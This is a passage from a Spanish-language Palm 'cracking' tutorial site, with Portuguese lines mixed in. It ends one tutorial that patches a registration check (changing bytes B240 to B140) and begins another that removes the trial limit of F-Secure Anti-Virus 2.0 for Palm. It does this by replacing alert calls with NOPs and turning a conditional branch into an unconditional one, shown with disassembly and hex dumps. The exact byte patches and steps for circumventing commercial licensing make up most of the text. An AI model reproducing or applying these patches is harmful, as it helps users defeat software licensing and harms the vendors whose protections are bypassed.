0000C259 66 00 01 C8 BNE LOC_C423
0000C25D 0C 6D 00 03 C8.. CMP.W #$0003, VAR_37C2
0000C263 6D 38 BLT.S LOC_C29D
0000C265 4E 4F A0 F5 SysTrap TimGetSeconds
0000C269 2E 80 MOVE.L D0, (A7)
0000C26B 20 17 MOVE.L (A7), D0
0000C26D 90 AD C8 40 SUB.L VAR_37C0, D0
0000C271 0C 80 00 00 02.. CMP.L #$00000258, D0
0000C277 64 24 BCC.S LOC_C29D
0000C279 41 FA 01 E8 LEA.L $1E8(PC), A0
0000C27D 48 50 PEA.L (A0)
0000C27F 41 FA 01 E4 LEA.L $1E4(PC), A0
0000C283 48 50 PEA.L (A0)
0000C285 41 FA 01 E0 LEA.L $1E0(PC), A0
0000C289 48 50 PEA.L (A0)
0000C28B 3F 3C 03 E9 MOVE.W #$03E9, -(A7)
0000C28F 4E 4F A1 94 SysTrap FrmCustomAlert
0000C293 78 01 MOVE.L #$1, D4
0000C295 4F EF 00 0E LEA.L $E(A7), A7
0000C299 60 00 01 BE BRA LOC_C459
loc_C29D:
0000C29D 3F 3C 04 32 MOVE.W #$0432, -(A7)
0000C2A1 2F 0B MOVE.L A3, -(A7)
0000C2A3 4E 4F A1 80 SysTrap FrmGetObjectIndex
0000C2A7 5C 4F ADD.W #$6, A7
0000C2A9 3F 00 MOVE.W D0, -(A7)
0000C2AB 2F 0B MOVE.L A3, -(A7)
0000C2AD 4E 4F A1 83 SysTrap FrmGetObjectPtr
0000C2B1 2E 08 MOVE.L A0, D7
0000C2B3 2F 07 MOVE.L D7, -(A7)
0000C2B5 4E 4F A1 39 SysTrap FldGetTextPtr
0000C2B9 2C 08 MOVE.L A0, D6
0000C2BB 4F EF 00 0A LEA.L $A(A7), A7
0000C2BF 66 06 BNE.S LOC_C2C7
0000C2C1 78 01 MOVE.L #$1, D4
0000C2C3 60 00 01 94 BRA LOC_C459
loc_C2C7:
0000C2C7 2F 06 MOVE.L D6, -(A7)
0000C2C9 48 6D C8 32 PEA.L VAR_37CE
0000C2CD 4E 4F A0 C5 SysTrap StrCopy
0000C2D1 48 78 00 29 PEA.L $29
0000C2D5 4E 4F A0 1E SysTrap MemHandleNew
0000C2D9 2C 48 MOVE.L A0, A6
0000C2DB 2F 0E MOVE.L A6, -(A7)
0000C2DD 4E 4F A0 21 SysTrap MemHandleLock
0000C2E1 28 48 MOVE.L A0, A4
0000C2E3 48 78 00 00 PEA.L $0
0000C2E7 48 78 00 00 PEA.L $0
```

```
0000C2EB 2F 0C MOVE.L A4, -(A7)
0000C2ED 48 78 00 00 PEA.L $0
0000C2F1 48 78 00 00 PEA.L $0
0000C2F5 48 78 00 00 PEA.L $0
0000C2F9 4E 4F A2 A9 SysTrap DlkGetSyncInfo
0000C2FD 2F 0C MOVE.L A4, -(A7)
0000C2FF 48 7A 00 0E PEA.L $E(PC)
0000C303 48 7A 00 04 PEA.L $4(PC)
0000C307 06 97 00 00 11.. ADD.L #$000011D8, (A7)
0000C30D 4E 75 RTS
0000C30F 2A 00 MOVE.L D0, D5
0000C311 4A 14 TST.B (A4)
0000C313 4F EF 00 2C LEA.L $2C(A7), A7
0000C317 66 02 BNE.S LOC_C31B
0000C319 7A 01 MOVE.L #$1, D5
loc_C31B:
0000C31B 2F 0E MOVE.L A6, -(A7)
0000C31D 4E 4F A0 22 SysTrap MemHandleUnlock
0000C321 2F 0E MOVE.L A6, -(A7)
0000C323 4E 4F A0 2B SysTrap MemHandleFree
0000C327 48 78 00 09 PEA.L $9
0000C32B 4E 4F A0 13 SysTrap MemPtrNew
0000C32F 24 48 MOVE.L A0, A2
0000C331 20 0A MOVE.L A2, D0
0000C333 4F EF 00 0C LEA.L $C(A7), A7
0000C337 67 5E BEQ.S LOC_C397
0000C339 20 05 MOVE.L D5, D0
0000C33B 22 3C 00 01 00.. MOVE.L #$00010000, D1
0000C341 48 7A 00 0E PEA.L $E(PC)
0000C345 48 7A 00 04 PEA.L $4(PC)
0000C349 06 97 FF FF A4.. ADD.L #-$00005B98, (A7)
0000C34F 4E 75 RTS
0000C351 2F 00 MOVE.L D0, -(A7)
0000C353 41 FA 01 2E LEA.L $12E(PC), A0
0000C357 48 50 PEA.L (A0)
0000C359 2F 0A MOVE.L A2, -(A7)
0000C35B 4E 4F A2 DE SysTrap StrPrintF
0000C35F 76 00 MOVE.L #$0, D3
0000C361 4F EF 00 0C LEA.L $C(A7), A7
0000C365 60 16 BRA.S LOC_C37D
loc_C367:
0000C367 70 00 MOVE.L #$0, D0
0000C369 10 32 30 00 MOVE.B $0(A2, D3.W), D0
0000C36D 41 ED C8 0E LEA.L VAR_37F2, A0
0000C371 12 30 30 24 MOVE.B $24(A0, D3.W), D1
0000C375 48 81
0000C377 B2 40 CMP.W D0, D1 <--- Aquí se comprueba si estamos o no estamos
                                registrados cambiemos está instrucción por una
                                por EOR.W D0, D0 (cambiar el B240 por B140)
                                Parchar está instrucción.
0000C379 66 08 BNE.S LOC_C383
0000C37B 52 43 ADD.W #$1, D3
loc_C37D:
0000C37D 0C 43 00 05 CMP.W #$0005, D3
0000C381 6D E4 BLT.S LOC_C367
```

```
loc_C383:
0000C383 0C 43 00 05 CMP.W #$0005, D3
0000C387 66 06 BNE.S LOC_C38F
0000C389 1B 7C 00 01 MOVE.B #$7C, $1(A5)
0000C38D C8 3C AND.B #$3C, D4
loc_C38F:
0000C38F 2F 0A MOVE.L A2, -(A7)
0000C391 4E 4F A0 12 SysTrap MemChunkFree
0000C395 58 4F ADD.W #$4, A7
loc_C397:
0000C397 4A 2D C8 3C TST.B VAR_37C4
0000C39B 67 4E BEQ.S LOC_C3EB
0000C39D 41 FA 00 EA LEA.L $EA(PC), A0
0000C3A1 48 50 PEA.L (A0)
0000C3A3 41 FA 00 E6 LEA.L $E6(PC), A0
0000C3A7 48 50 PEA.L (A0)
0000C3A9 41 FA 00 E2 LEA.L $E2(PC), A0
0000C3AD 48 50 PEA.L (A0)
0000C3AF 3F 3C 03 EA MOVE.W #$03EA, -(A7)
0000C3B3 4E 4F A1 94 SysTrap FrmCustomAlert
0000C3B7 3F 3C 03 F7 MOVE.W #$03F7, -(A7)
0000C3BB 3F 3C 03 EC MOVE.W #$03EC, -(A7)
0000C3BF 4E 4F A1 7E SysTrap FrmGetFormPtr
0000C3C3 54 4F ADD.W #$2, A7
0000C3C5 2F 08 MOVE.L A0, -(A7)
0000C3C7 4E 4F A2 F0 SysTrap FrmSetMenu
0000C3CB 4A 2D C7 FC TST.B VAR_3804
0000C3CF 4F EF 00 14 LEA.L $14(A7), A7
0000C3D3 66 08 BNE.S LOC_C3DD
0000C3D5 42 2D C8 03 CLR.B VAR_37FD
0000C3D9 4E BA BC A8 JSR.L LOC_8083
loc_C3DD:
```

2.- SOLUCION

0000C377 B2 40 **CMP.W D0, D1** **<--- Aquí se comprueba si estamos o no estamos registrados cambiemos esta instrucción por una por EOR.W D0, D0 (cambiar el B240 por B140) Parchar esta instrucción.**

Buscar con ultraedit32 v10 la siguiente cadena:

0000c370h: 0E 12 30 30 24 48 81 B2 40 66 08 52 43 0C 43 00 ; ..00$H•²@f.RC.C.

Reemplazamos por la siguiente cadena:

0000c370h: 0E 12 30 30 24 48 81 B1 40 66 08 52 43 0C 43 00 ; ..00$H•±@f.RC.C.

Hasta aquí con este tutorial.
Participen con sus tutoriales.

Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	F-Secure Anti-virus V2.0

Protección:	( )**Serial** ( )**HotSync/Code** ( )**Trial** ( )**Multiprotección** ( )**Encriptado** (X)**Otro**		
Descripción:	Scaneador antivirus para palm		
Objetivo:	Usar sin limite de usos		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.f-secure.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. Palm Real ó Pose emulador, UltraEdit-32, PalmDemon 0.27 ,PalmDebugger		
Palm CRACKER:	post_nubila@yahoo.com.br	**FECHA:**	V/06/Enero/2006

INTRODUCCION

Programa:
F-Secure Anti-virus Versão 2.0

Fig.1

Mensaje que aparece al cargar el programa nos dice que estamos en un periodo de prueba y que que expirará en 30 días después de la fecha de instalación.

Após instalado, expira dentro de alguns dias.

Despues de instalarlo expirara en algunos dias

Fig.2

Patch:

Localizamos com o PRCExplorer as Talts conforme FIG. 3 e FIG. 4.

Localizamos con el PRCExplorer las TALTS mostradas en la Fig.3 y Fig.4




Fig. 3 Se muestra la Talt 1400 (0x578) Periodo de evaluacion comprar versión completa .....




Fig.4 Talt 1500(0x05dc) Su periodo de prueba a expirado.....

No PRCEdit localizamos as referências às Talts 1400 (0x0578) e 1500 (0x05dc) conforme FIG. 5.

Cargamos la aplicación con PRCEdit las TALT 1400(0x578) y la 1500(0x05dc) con forme a la figura 5

Prcedit - [code0001.s]

File Edit View Tools Window Help

fsav.patched.prc | RCP | code0001.s

- Resources
  - Forms
  - Alerts
    - 1000 Error !
    - 1100 Untitled
    - 1200 Application infected !
    - 1300 Virus found !
    - 1400 F-Secure Anti-Virus
      - References
        - 00002144
        - 0000200a
    - 1500 F-Secure Anti-Virus
    - 1600 F-Secure Anti-Virus
    - 1700 Warning
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
2459 00002130  4eba0678                    JSR      L347
2460 00002134  41fa0034                    LEA      L284,A0
2461 00002138  4850                        PEA      (A0)
2462 0000213a  41fa0030                    LEA      L285,A0
2463 0000213e  4850                        PEA      (A0)
2464 00002140  486effe6                    PEA      -26(A6)
2465 00002144  3f3c0578                    MOVE.W   #1400!$578,-(A7) ; F-Secure Anti-V
2466 00002148  4e4fa194                    TRAP     #15,$A194 = sysTrapFrmCustomAlert
2467 0000214c  4fef001e                    LEA      30(A7),A7
2468 00002150  4227                L282    CLR.B    -(A7)
2469 00002152  48780008                    PEA      $0008.W
2470 00002156  486de998                    PEA      -5736(A5)
2471 0000215a  4e4fa027                    TRAP     #15,$A027 = sysTrapMemSet
2472 0000215e  7000                        MOVEQ    #0,D0
2473 00002160  4fef000a                    LEA      10(A7),A7
2474 00002164  261f                L283    MOVE.L   (A7)+,D3
2475 00002166  4e5e                        UNLK     A6
2476 00002168  4e75                        RTS
2477 0000216a  0000                L284    DC.W     #0
2478 0000216c  0000                L285    DC.W     #0
2479 0000216e  4e560000            L286    LINK     A6,#0
2480 00002172  4e4fa1a1                    TRAP     #15,$A1A1 = sysTrapFrmCloseAllForm
2481 00002176  4e5e                        UNLK     A6
2482 00002178  4e75                        RTS
2483 0000217a  4e560000            L287    LINK     A6,#0
2484 0000217e  48e71c38                    MOVEM.L  D3-D5/A2-A4,-(A7)
2485 00002182  3f2e000e                    MOVE.W   14(A6),-(A7)
2486 00002186  2f3c02003000                MOVE.L   #33566720!$2003000,-(A7)
2487 0000218c  4ebae6fa                    JSR      L69
2488 00002190  3600                        MOVE.W   D0,D3
2489 00002192  5c4f                        ADDQ.W   #6,A7
2490 00002194  6706                        BEQ      L288
2491 00002196  3003                        MOVE.W   D3,D0
2492 00002198  6000016a                    BRA      L302
2493 0000219c  302e0008            L288    MOVE.W   8(A6),D0
```

Ln 2465, Col 1

Iniciar | E:\Arquiv... | Palm OS... | fsav - Pal... | Document... | Prcedit | PT | 10:51

FIG. 5

Na FIG. 6 localizamos a Talt 1400 e editamos o código substituindo sua chamada por 4 NOPs, assim:

Prcedit - [E:\Arquivos de Programas\Stanley\Palm\Crack\PRCs\fsav.patched.prc]

File Edit Insert View Tools Window Help

fsav.patched.prc | RCP | code0001.s

- Resources
  - Forms
  - Alerts
    - 1000 Error !
    - 1100 Untitled
    - 1200 Application infected !
    - 1300 Virus found !
    - 1400 F-Secure Anti-Virus
      - References
        - 00002144
        - 0000200a
    - 1500 F-Secure Anti-Virus
      - References
        - 000020ea
        - 00002108
        - 00002004
    - 1600 F-Secure Anti-Virus
    - 1700 Warning
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
0x2140: 6C65 6420 2100 4E56 0000 2F0A 2F03 246E  led !.NV.././.$n
0x2150: 0008 0C52 0017 6668 362A 0008 3F03 4E4F  ...R..fh6*..?.NO
0x2160: A16F 2448 2F0A 4E4F A174 5C4F 0C43 05DC  ¡o$H/.NO¡t\O.C.Ü
0x2170: 673E 0C43 0578 672A 0C43 044C 6716 0C43  g>.C.xg*.C.Lg..C
0x2180: 03E8 6702 6036 487A FC20 2F0A 4E4F A19F  .èg.`6Hzü /.NO¡▌
0x2190: 504F 6028 487A FEE0 2F0A 4E4F A19F 504F  PO`(Hzþà/.NO¡▌PO
0x21A0: 601A 487A F8BA 2F0A 4E4F A19F 504F 600C  `.Hzø º/.NO¡▌PO`.
0x21B0: 487A F5BC 2F0A 4E4F A19F 504F 7001 6002  Hzõ¼/.NO¡▌POp.`.
0x21C0: 7000 261F 245F 4E5E 4E75 4E56 FFE6 4878  p.&.$_N^NuNVÿæHx
0x21D0: FFFF 486E FFE8 4E4F A11D 486E FFE8 4E4F  ÿÿHnÿèNO¡.HnÿèNO
0x21E0: A0A9 4A00 4FEF 000C 6630 486E FFE6 486E   ©J.Oï..f0HnÿæHn
0x21F0: FFE8 4878 0000 4E4F A1BF 4A00 4FEF 000C  ÿèHx..NO¡¿J.Oï..
0x2200: 6618 486E FFE8 4EBA FF3E 4A00 584F 660A  f.HnÿèNºÿ>J.XOf.
0x2210: 486E FFE8 4E4F A1A0 584F 0C6E 0016 FFE8  HnÿèNO¡ XO.n..ÿè
0x2220: 66AC 4E5E 4E75 4E56 FF88 2F03 4EBA E28C  f¬N^NuNVÿ▌/.Nºâ▌
0x2230: 1600 6706 7000 6000 0094 4EBA 05FC 3600  ..g.p.`..▌Nº.ü6.
0x2240: 3003 673C 5340 670A 5340 676C 5340 6712  0.g<S@g.S@glS@g.
0x2250: 6066 3F3C 05DC 4E4F A192 303C 3039 544F  `f?<.ÜNO¡'0<09TO
0x2260: 606A 3F3C 000E 4EBA 0286 3600 544F 6710  `j?<..Nº.▌6.TOg.
0x2270: 3F3C 05DC 4E4F A192 303C 1538 544F 604C  ?<.ÜNO¡'0<.8TO`L
0x2280: 486E FF88 4EBA 0392 1F3C 0007 2F2E FF8C  Hnÿ▌Nº.'.<../.ÿ▌
0x2290: 1F3C 0019 486E FFE6 4EBA 0678 41FA 0034  .<..HnÿæNº.xAú.4
0x22A0: 4850 41FA 0030 4850 486E FFE6 4E71 4E71  HPAú.0HPHnÿæNqNq
0x22B0: 4E71 4E71 4FEF 001E 4227 4878 0008 486D  NqNqOï..B'Hx..Hm
0x22C0: E998 4E4F A027 7000 4FEF 000A 261F 4E5E  é▌NO 'p.Oï..&.N^
0x22D0: 4E75 0000 0000 4E56 0000 4E4F A1A1 4E5E  Nu....NV..NO¡¡N^
0x22E0: 4E75 4E56 0000 48E7 1C38 3F2E 000E 2F3C  NuNV..Hç.8?.../<
0x22F0: 0200 3000 4EBA E6FA 3600 5C4F 6706 3003  ..0.Nºæú6.\Og.0.
0x2300: 6000 016A 302E 0008 676A 5740 6700 008A  `..j0...gjW@g..▌
0x2310: 5740 6700 0156 5340 6700 0130 0440 7FF9  W@g..VS@g..0.@▌ù
0x2320: 6752 5340 672C 5340 6704 6000 013E 4EBA  gRS@g,S@g.`..>Nº
0x2330: FEF6 3600 6706 3003 6000 0132 3F3C 044C  þö6.g.0.`..2?<.L
```

Pos: 22B2h,8882 | Resource: code.0001

Iniciar | E:\Arquiv... | Palm OS... | fsav - Pal... | Document... | Prcedit | PT | 10:54

FIG. 6

Voltamos ao código pressionando F9 e procuramos a outra Talt (1500). Encontramos as referências 000020ea e 00002108. Vamos primeiro ver a 000020ea.

Prcedit - [code0001.s]

File Edit View Tools Window Help

fsav.patched.prc | RCP | code0001.s

- Resources
  - Forms
  - Alerts
    - 1000 Error !
    - 1100 Untitled
    - 1200 Application infected !
    - 1300 Virus found !
    - 1400 F-Secure Anti-Virus
      - References
        - 00002144
        - 0000200a
    - 1500 F-Secure Anti-Virus
      - References
        - 000020ea
        - 00002108
        - 00002004
    - 1600 F-Secure Anti-Virus
    - 1700 Warning
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
2428 000020d6  3600                    MOVE.W  D0,D3
2429 000020d8  3003                    MOVE.W  D3,D0
2430 000020da  673c                    BEQ     L281
2431 000020dc  5340                    SUBQ.W  #1,D0
2432 000020de  670a                    BEQ     L279
2433 000020e0  5340                    SUBQ.W  #1,D0
2434 000020e2  676c                    BEQ     L282
2435 000020e4  5340                    SUBQ.W  #1,D0
2436 000020e6  6712                    BEQ     L280
2437 000020e8  6066                    BRA     L282
2438 000020ea  3f3c05dc        L279    MOVE.W  #1500!$5dc,-(A7) ; F-Secure Anti-V
2439 000020ee  4e4fa192                TRAP    #15,$A192 = sysTrapFrmAlert
2440 000020f2  303c3039                MOVE.W  #12345!$3039,D0
2441 000020f6  544f                    ADDQ.W  #2,A7
2442 000020f8  606a                    BRA     L283
2443 000020fa  3f3c000e        L280    MOVE.W  #14!$e,-(A7)
2444 000020fe  4eba0286                JSR     L310
2445 00002102  3600                    MOVE.W  D0,D3
2446 00002104  544f                    ADDQ.W  #2,A7
2447 00002106  6710                    BEQ     L281
2448 00002108  3f3c05dc                MOVE.W  #1500!$5dc,-(A7) ; F-Secure Anti-V
2449 0000210c  4e4fa192                TRAP    #15,$A192 = sysTrapFrmAlert
2450 00002110  303c1538                MOVE.W  #5432!$1538,D0
2451 00002114  544f                    ADDQ.W  #2,A7
2452 00002116  604c                    BRA     L283
2453 00002118  486eff88        L281    PEA     -120(A6)
2454 0000211c  4eba0392                JSR     L318
2455 00002120  1f3c0007                MOVE.B  #7,-(A7)
2456 00002124  2f2eff8c                MOVE.L  -116(A6),-(A7)
2457 00002128  1f3c0019                MOVE.B  #25!$19,-(A7)
2458 0000212c  486effe6                PEA     -26(A6)
2459 00002130  4eba0678                JSR     L347
2460 00002134  41fa0034                LEA     L284,A0
2461 00002138  4850                    PEA     (A0)
2462 0000213a  41fa0030                LEA     L285,A0
```

Ln 2438, Col 1

Iniciar | E:\Arquiv... | Palm OS... | fsav - Pal... | Document... | Prcedit | PT | 10:55

FIG. 7

Procuramos onde a rotina L279 é chamada e encontramos a linha 000020de (a sexta linha acima da referência encontrada). Pressionamos F9 e substituímos por NOP, assim:




FIG. 10

Procuramos agora a outra referência e encontramos:

Prcedit - [code0001.s]

File Edit View Tools Window Help

fsav.patched.prc | RCP | code0001.s

- Resources
  - Forms
  - Alerts
    - 1000 Error !
    - 1100 Untitled
    - 1200 Application infected !
    - 1300 Virus found !
    - 1400 F-Secure Anti-Virus
      - References
        - 00002144
        - 0000200a
    - 1500 F-Secure Anti-Virus
      - References
        - 000020ea
        - 00002108
        - 00002004
    - 1600 F-Secure Anti-Virus
    - 1700 Warning
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
2437 000020e8  6066                          BRA     L282
2438 000020ea  3f3c05dc          L279        MOVE.W  #1500!$5dc,-(A7) ; F-Secure Anti-V
2439 000020ee  4e4fa192                      TRAP    #15,$A192 = sysTrapFrmAlert
2440 000020f2  303c3039                      MOVE.W  #12345!$3039,D0
2441 000020f6  544f                          ADDQ.W  #2,A7
2442 000020f8  606a                          BRA     L283
2443 000020fa  3f3c000e          L280        MOVE.W  #14!$e,-(A7)
2444 000020fe  4eba0286                      JSR     L310
2445 00002102  3600                          MOVE.W  D0,D3
2446 00002104  544f                          ADDQ.W  #2,A7
2447 00002106  6710                          BEQ     L281
2448 00002108  3f3c05dc                      MOVE.W  #1500!$5dc,-(A7) ; F-Secure Anti-V
2449 0000210c  4e4fa192                      TRAP    #15,$A192 = sysTrapFrmAlert
2450 00002110  303c1538                      MOVE.W  #5432!$1538,D0
2451 00002114  544f                          ADDQ.W  #2,A7
2452 00002116  604c                          BRA     L283
2453 00002118  486eff88          L281        PEA     -120(A6)
2454 0000211c  4eba0392                      JSR     L318
2455 00002120  1f3c0007                      MOVE.B  #7,-(A7)
2456 00002124  2f2eff8c                      MOVE.L  -116(A6),-(A7)
2457 00002128  1f3c0019                      MOVE.B  #25!$19,-(A7)
2458 0000212c  486effe6                      PEA     -26(A6)
2459 00002130  4eba0678                      JSR     L347
2460 00002134  41fa0034                      LEA     L284,A0
2461 00002138  4850                          PEA     (A0)
2462 0000213a  41fa0030                      LEA     L285,A0
2463 0000213e  4850                          PEA     (A0)
2464 00002140  486effe6                      PEA     -26(A6)
2465 00002144  3f3c0578                      MOVE.W  #1400!$578,-(A7) ; F-Secure Anti-V
2466 00002148  4e4fa194                      TRAP    #15,$A194 = sysTrapFrmCustomAlert
2467 0000214c  4fef001e                      LEA     30(A7),A7
2468 00002150  4227              L282        CLR.B   -(A7)
2469 00002152  48780008                      PEA     $0008.W
2470 00002156  486de998                      PEA     -5736(A5)
2471 0000215a  4e4fa027                      TRAP    #15,$A027 = sysTrapMemSet
```

Ln 2448, Col 12

Iniciar | E:\Arquiv... | Palm OS... | fsav - Pal... | Document... | Prcedit | PT | 11:00

FIG. 11

Ela está logo abaixo da anterior. Nota-se que ela é executada condicionalmente pelo BEQ L282 logo acima. Então substituímos o BEQ por BRA, assim:

